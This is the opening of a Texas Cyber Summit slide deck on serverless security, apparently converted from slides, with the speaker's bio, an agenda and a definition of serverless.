FaaS Track to Serverless Security

Texas Cyber Summit

@iteration1


Karthik Gaekwad

Cloud Native Advocate, Oracle Cloud Infrastructure

Live in Austin

Run Devopsdays and Devsecopsdays Austin

@iteration1



Shoutout @wickett


Principal Security Engineer @Verica

Follow James' work @wickett

What are we upto today?

* Serverless changes the security landscape
* Where security fits into serverless
* The Secure WIP model for serverless
* A quick look at lambhack
* Serverless provider security tips


What is Serverless?



@iteration1

Serverless encourages functions as deploy units, coupled with third party services that allow running end-to-end applications without worrying about system operation.

Isn't that a PaaS?



adrian cockcroft
@adrianco

Following

If your PaaS can efficiently start instances in 20ms that run for half a second, then call it serverless.

